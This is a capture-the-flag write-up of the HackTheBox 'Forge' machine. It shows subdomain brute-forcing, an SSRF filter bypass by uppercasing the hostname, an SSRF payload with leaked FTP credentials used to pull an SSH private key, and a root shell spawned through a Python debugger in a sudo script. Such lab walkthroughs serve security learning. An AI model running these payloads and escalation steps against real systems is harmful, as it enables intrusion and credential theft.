HTB: Forge
Forge is a CTF Linux box with a “medium” difficulty rating on the HackTheBox platform. The box discusses subdomain enumeration, SSRF attacks, and rudimentary reverse engineering of a Python script for privilege escalation.
Enumeration

The machine’s dedicated IP address is 10.10.11.111. We’ll execute a nmap scan on this machine’s IP address. As shown in the nmap scan, the server attempted to redirect the request to http://forge.htb. So we’ll add this IP address to our hosts file and use it to connect to the web server.
nmap -Pn -p- -sC -sV -A 10.10.11.111 –open
.
we can access the webserver, which appears to be operating a digital gallery.

We see that there was an upload function in the gallery. We attempted uploading a PHP payload to acquire reverse shell, but it did not succeed. The file was uploaded to the server, and the contents were present, but it was not executing the code.
However, because the website was redirecting to forge.htb, it was possible that there were more subdomains on the site. We utilized wfuzz for this bruteforce (along with seclists’ wordlist).

Know we can see admin.forge.htb present is here.

However, when we opened the URL with curl, we received an error. This indicates that an access control filter is active on the server.
echo "10.129.164.116 admin.forge.htb" >> /etc/hosts
curl http://admin.forge.htb/
So we went to another upload option: “upload from URL.” Another filter allowed only HTTP and HTTPS URLs.

So I used netcat to create a listener on port 80 and entered http://10.10.16.10/shell.php as the option (my HTB tunnel IP).

On my netcat listener, I noticed the website attempting to fetch shell.php. There were a few noteworthy things here.
The server attempted to fetch the given file shell.php from my IP.
The request had my IP in the host header.
User-Agent is python-requests, which is a Python crawler.
Exploitation
Now that we’ve verified that the server tries to fetch a remote file, we may proceed to exploitation. My first thought was to use the remote URL functionality to reach admin.forge.htb, which was only accessible via localhost. So, I was able to do it this way, but then I ran into another snag!


So, this address is blacklisted. Let’s see if we can bypass this by typing the subdomain “admin” in all caps (ADMIN.forge.htb). Well, well looks like we are able to access admin.forge.htb now! This vulnerability is called SSRF (server-side request forgery) where an attacker is able to tamper with the backend requests on a server and breakthrough various access controls (like localhost here) to access sensitive files or even gain a remote shell.

http://ADMIN.FORGE.htb/announcements
curl http://forge.htb/uploads/ps14SjF8useIEk0VOao1

Important inferences from this research were:
The internal FTP server is running with the credentials user:heightofsecurity123!. The Upload file option accepts FTP and FTPS, and the ?u= command can be used to upload an image to the /uploads page.
So, if the /upload engine allows inclusion via URL and FTP protocol, we can use SSRF to access the internal FTP server! The payload that I utilized was
http://ADMIN.FORGE.htb/upload?u=ftp://user:[email protected]/


If I can access user.txt, I may also be able to access the private SSH key. I did it with this payload:


After accessing user.txt and saving the key to my local system, we can log into the victim box..
nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa [email protected]

Finally, we are inside the box!
Using the command “sudo -l”, we will verify if “user” is allowed to run any commands as superuser.
We can also view the password in remote-manage.py.
sudo -l
cat /opt/remote-manage.py


We are now effectively talking with a Python script that is run as root. You’ll see that this script has flaws. When I enter anything other than “secretadminpassword”, an exception is thrown and the Python Debugger is launched.

Now we’re running a Python debugger (pdb) as root! Extremely convenient. If the flaw had not existed, we would have used a buffer overflow attack to gain access to the debugger. Anyway, we may utilize the debugger to execute any function as root. I used the technique described by gtfobins. I just invoked a shell using the os module. And this is how we root the box.
import os;os.system(“/bin/sh”)
id
cat /root/root.txt